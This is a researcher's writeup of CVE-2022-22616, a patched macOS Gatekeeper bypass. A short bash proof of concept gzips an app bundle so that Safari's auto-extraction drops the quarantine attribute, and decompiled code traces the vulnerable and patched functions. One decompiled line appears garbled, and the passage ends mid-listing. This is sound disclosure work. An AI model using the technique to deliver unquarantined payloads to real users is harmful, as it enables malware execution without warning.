CVE-2022-22616: Simple way to bypass GateKeeper, hidden for years

Mickey's Blogs

In this writeup, I will introduce a very simple method to bypass **GateKeeper** , and uncover the root cause through reversing and debugging. Apple had already addressed it as CVE-2022-22616 in macOS Monterey 12.3, and credited the bug to two Jamf researchers (@malwarezoo, @jbradley89) and me. So, make sure you have updated your Mac devices to the latest version.

POC

```
#!/bin/bash
mkdir -p poc.app/Contents/MacOS
echo "#!/bin/bash" > poc.app/Contents/MacOS/poc
echo "open -a Calculator" >> poc.app/Contents/MacOS/poc
chmod +x poc.app/Contents/MacOS/poc
zip -r poc.app.zip poc.app
gzip -c poc.app.zip > poc.app.zip.gz
```

After the file **poc.app.zip.gz** is downloaded by using `Safari.app`, macOS will decompress it automatically.

However, it will lose the `com.apple.quarantine` extended attribute when decompressing the gzip file.


Then open the `poc.app`, it will pop a Calculator directly without any prompt.

Click to watch the demo video

Root Cause


I found the bug by accident when I downloaded something normally by using Safari. I was surprised by the loss of the extended attribute. Then I wondered who is responsible for the automatic decompression, and why it loses the extended attribute.

Through file monitoring, I found the process `/Applications/Safari.app/Contents/XPCServices/com.apple.Safari.SandboxBroker.xpc/Contents/MacOS/com.apple.Safari.SandboxBroker` is actually the one I was looking for. Here is the call stack for the extraction:



Address	Module	Function
00007FF923207284	SafariShared	-[WBSDownloadFileUnarchiver unarchiveWithCompletionBlock:]+0x4
00007FF92AAB80F7	Safari	-[SafariSandboxBroker extractArchiveAtPath:type:identifier:completionHandler:]+178
00007FF81E047279	CoreFoundation	___invoking___+89
00007FF81E047110	CoreFoundation	-[NSInvocation invoke]+12C
00007FF81EF26CAD	Foundation	___NSXPCCONNECTION_IS_CALLING_OUT_TO_EXPORTED_OBJECT__+A
00007FF81EED2A30	Foundation	-[NSXPCConnection _decodeAndInvokeMessageWithEvent:flags:]+687
00007FF81EE89E14	Foundation	_message_handler+C8
00007FF81DCE152D	libxpc.dylib	__xpc_connection_call_event_handler+35
00007FF81DCE0287	libxpc.dylib	__xpc_connection_mach_event+566
00007FF81DDE5D60	libdispatch.dylib	__dispatch_client_callout4+6

Then I found the vulnerable function `__42__WBSDownloadFileGZipUnarchiver_unarchive__block_invoke` from the private framework `SafariShared` :




```
38            gzipUnarchiver = v1->gzipUnarchiver;
39            v15 = decoder;
40            v16 = objc_msgSend(gzipUnarchiver, "pathForDestinationWithDecoder:", decoder);
41            dstPath = objc_retainAutoreleasedReturnValue(v16);
42            objc_release(v40);
43            v18 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
44            v19 = objc_retainAutoreleasedReturnValue(v18);
45            v20 = objc_msgSend(v15, "fileAttributes");
46            v21 = objc_retainAutoreleasedReturnValue(v20);
47            LOBYTE(v40) = (unsigned __int8)objc_msgSend(
48                                             v19,
49                                             "_web_createFileAtPath:contents:attributes:",
50                                             dstPath,
51                                             0LL,
52                                             v21);
53            objc_release(v21);
54            objc_release(v19);
55            if...
56            v22 = objc_msgSend(&OBJC_CLASS___NSFileHandle, "fileHandleForWritingAtPath:", dstPath);
57            v23 = objc_retainAutoreleasedReturnValue(v22);
58            if...
59            v11 = dstPath;
60            v40 = dstPath;
61            dstFileHandle = v23;
62            v1 = v35;
63            v12 = v36;
64          }
65          v39 = dstFileHandle;
66          objc_msgSend(dstFileHandle, "writeData:", v9, v11);
67          objc_release(v9);
68          objc_release(v12);
69          objc_release(v33);
70          objc_autoreleasePoolPop(context);
71          context = objc_autoreleasePoolPush();
72          fileHandle = v34;
73          v24 = objc_msgSend(v34, "readDataOfLength:", 0x2000LL);
74          v7 = objc_retainAutoreleasedReturnValue(v24);
75          if ( !objc_msgSend(v7, "length") )
76          {
77            v25 = decoder;
78            v26 = v40;
79            goto LABEL_13;
80          }
81        }
82        objc_release(v9);
83        objc_release(v12);
84        objc_release(v33);
0010513D ___42-[WBSDownloadFileGZipUnarchiver unarchive]_block_invoke:49 (7FF92322D13D)
```

At line 66, it writes the decompressed data to `dstPath` directly, and forgets to set the extended attribute `com.apple.quarantine`.

Patch

Apple addressed the issue in macOS 12.3, Let's check the patch:




```
 70     v18 = v9(v48->gzipUnarchiver, "pathForDestinationWithDecoder:", v46);
 71     dstPath = objc_retainAutoreleasedReturnValue(v18);
 72     objc_release(v50);
 73     v20 = v9(&OBJC_CLASS___NSFileManager, v43);
 74     v21 = objc_retainAutoreleasedReturnValue(v20);
 75     v22 = v9(v17, "fileAttributes");
 76     v23 = objc_retainAutoreleasedReturnValue(v22);
 77     dstPath_1 = dstPath;
 78     v24 = (__int64)v9(v21, "_web_createFileAtPath:contents:attributes:", dstPath, 0LL, v23);
 79     objc_release(v23);
 80     objc_release(v21);
 81     if ( !v24 )
 82       break;
 83     v25 = objc_msgSend(&OBJC_CLASS___NSURL, "fileURLWithPath:isDirectory:", dstPath_1, 0LL);
 84     v26 = objc_retainAutoreleasedReturnValue(v25);
 85     v16 = objc_release;
 86     if ( !v26
 87       || (v27 = objc_msgSend(&OBJC_CLASS___NSFileManager, v43),
 88           v28 = objc_retainAutoreleasedReturnValue(v27),
 89           objc_msgSend(v28, "safari_copyQuarantinePropertiesFromFileAtURL:toFileAtURL:error:", v44, v26, 0LL),
 90           objc_release(v28),
 91           v29 = objc_msgSend(&OBJC_CLASS___NSFilchar[64] "fileHandleForWritingAtPath:", dstPath_1),
 92           (dstFileHandle = objc_retainAutoreleasedReturnValue(v29)) == 0LL) )
 93     {
 94       objc_release(v26);
 95       v35 = 0LL;
 96       v14 = v45;
 97       v37 = dstPath_1;
 98       goto FAIL;
 99     }
100     dstFileHandle_1 = dstFileHandle;
101     objc_release(v26);
102     v50 = dstPath_1;
103     v9 = objc_msgSend;
104 LABEL_11:
105     v31 = v47;
106     dstPath_1 = dstFileHandle_1;
107     v9(dstFileHandle_1, "writeData:", v12);
108     ((void (__fastcall *)(id))v16)(v12);
109     ((void (__fastcall *)(id))v16)(v45);
110     ((void (__fastcall *)(id))v16)(v49);
111     objc_autoreleasePoolPop(context);
112     v7 = objc_autoreleasePoolPush();
113     v32 = v9(v31, "readDataOfLength:", 0x2000LL);
        v10 = objc_retainAutoreleasedReturnValue(v32);
0010DA95 ___42-[WBSDownloadFileGZipUnarchiver unarchive]_block_invoke:89 (7FF905B6EA95)
```

As expected, now it copies the quarantine properties too at line 89.

Another Vulnerable Function ?

There are two kinds of archive file will be automatically decompressed by the process **SandboxBroker**:




```
Function name
-[WBSDownloadFileUnarchiver unarchiveWithCompletionBlock:]
-[WBSDownloadFileUnarchiver unarchive]
-[WBSDownloadFileGZipUnarchiver unarchive]
-[WBSDownloadFileBOMUnarchiver unarchive]
```

The class `WBSDownloadFileUnarchiver` is the base class of `WBSDownloadFileGZipUnarchiver` and `WBSDownloadFileBOMUnarchiver`, it extracts the target file by the **virtual method** `unarchive`.

WBSDownloadFileGZipUnarchiver is responsible for **gzip** file and **WBSDownloadFileBOMUnarchiver** is responsible for **BOM** file. So does **WBSDownloadFileBOMUnarchiver** have the same issue ?

Apple assigned the same CVE ID for the two functions:



BOM

Available for: macOS Monterey

Impact: A maliciously crafted ZIP archive may bypass Gatekeeper checks

Description: This issue was addressed with improved checks.

CVE-2022-22616: Ferdous Saljooki (@malwarezoo) and Jaron Bradley (@jbradley89) of Jamf Software, Mickey Jin (@patch1t)

Safari Downloads

Available for: macOS Monterey


Impact: A maliciously crafted ZIP archive may bypass Gatekeeper checks

Description: This issue was addressed with improved checks.

CVE-2022-22616: Ferdous Saljooki (@malwarezoo) and Jaron Bradley (@jbradley89) of Jamf Software, Mickey Jin (@patch1t)

So it seems that it was vulnerable too.


But I also debugged the function on the old **macOS 12.1**:



```
  v2 = objc_msgSend(a1->bomUnarchiver, "createTemporaryDirectory");
  v3 = objc_retainAutoreleasedReturnValue(v2);
  v4 = v3;
  if ( v3 )
  {
    v22 = v3;
    copier = BOMCopierNew();
    v6 = objc_msgSend(a1->bomUnarchiver, "synchronizationQueue");
    v7 = objc_retainAutoreleasedReturnValue(v6);
    block[0] = (__int64)&OBJC_CLASS_____NSStackBlock__;
    block[1] = 3254779904LL;
    block[2] = (__int64)__41__WBSDownloadFileBOMUnarchiver_unarchive__block_invoke_2;
    block[3] = (__int64)&__block_descriptor_48_ea8_32s_e5_v8__0l;
    block[4] = (__int64)a1->bomUnarchiver;
    block[5] = copier;
    dispatch_sync(v7, block);
    objc_release(v7);
    v8 = objc_msgSend(a1->bomUnarchiver, "sourcePath");
    v9 = objc_retainAutoreleasedReturnValue(v8);
    v20 = objc_retainAutorelease(v9);
    v10 = objc_msgSend(v20, "fileSystemRepresentation");
    v21 = objc_retainAutorelease(v22);
    v11 = objc_msgSend(v21, "fileSystemRepresentation");
    options = objc_msgSend(a1->bomUnarchiver, "optionsForExtraction");
    LODWORD(v10) = BOMCopierCopyWithOptions(copier, v10, v11, options);// options: {
                                                 //     copyQuarantine = 1; // here!!!
                                                 //     copyResources = 1;
                                                 //     extractPKZip = 1;
                                                 //     sequesterResources = 1;
                                                 // }
    v13 = objc_msgSend(a1->bomUnarchiver, "synchronizationQueue");
    v14 = objc_retainAutoreleasedReturnValue(v13);
    v19[0] = (__int64)&OBJC_CLASS_____NSStackBlock__;
    v19[1] = 3254779904LL;
    v19[2] = (__int64)__41__WBSDownloadFileBOMUnarchiver_unarchive__block_invoke_39;
    v19[3] = (__int64)&__block_descriptor_40_ea8_32s_e5_v8__0l;
0010E0BB ___41-[WBSDownloadFileBOMUnarchiver unarchive]_block_invoke:14 (7FF9232360BB)
```

We can see the parameter `options` for API **BOMCopierCopyWithOptions**, the attribute **copyQuarantine** is set to true. It means it will set the quarantine properties if the original **zip** file has the quarantine properties.

Apple did make a patch for `WBSDownloadFileBOMUnarchiver`, then I made a diff, and found nothing new:



```
v43 = 0x2020000000LL;
BOMCopierNew = (__int64 (*)(void))getBOMCopierNewSymbolLoc(void)::ptr;
v44 = getBOMCopierNewSymbolLoc(void)::ptr;
if...
_Block_object_dispose(&v41, 8);
if...
v3 = BOMCopierNew();
v4 = objc_msgSend(a1->bomUnarchiver, "synchronizationQueue");
v5 = (dispatch_queue_s *)objc_retainAutoreleasedReturnValue(v4);
block[0] = (__int64)_NSConcreteStackBlock;
block[1] = 3254779904LL;
block[2] = (__int64)__41__WBSDownloadFileBOMUnarchiver_unarchive__block_invoke_2;
block[3] = (__int64)&__block_descriptor_48_ea8_32s_e5_v8__01;
block[4] = (__int64)a1->bomUnarchiver;
v39 = v3;
block[5] = v3;
dispatch_sync(v5, block);
objc_release(v5);
v6 = objc_msgSend(a1->bomUnarchiver, "sourcePath");
v7 = objc_retainAutoreleasedReturnValue(v6);
v45 = objc_retainAutorelease(v7);
srcPath = objc_msgSend(v45, "fileSystemRepresentation");
v38 = objc_retainAutorelease(v40);
dstPath = objc_msgSend(v38, "fileSystemRepresentation");
v10 = objc_msgSend(a1->bomUnarchiver, "optionsForExtraction");
v41 = 0LL;
v42 = &v41;
v43 = 0x2020000000LL;
BOMCopierCopyWithOptions = (__int64 (__fastcall *)(__int64, id, id, id))getBOMCopierCopyWithOptionsSymbolLoc(void)::ptr;
v44 = getBOMCopierCopyWithOptionsSymbolLoc(void)::ptr;
if...
_Block_object_dispose(&v41, 8);
if...
v12 = BOMCopierCopyWithOptions(v39, srcPath, dstPath, v10);
v13 = objc_msgSend(a1->bomUnarchiver, "synchronizationQueue");
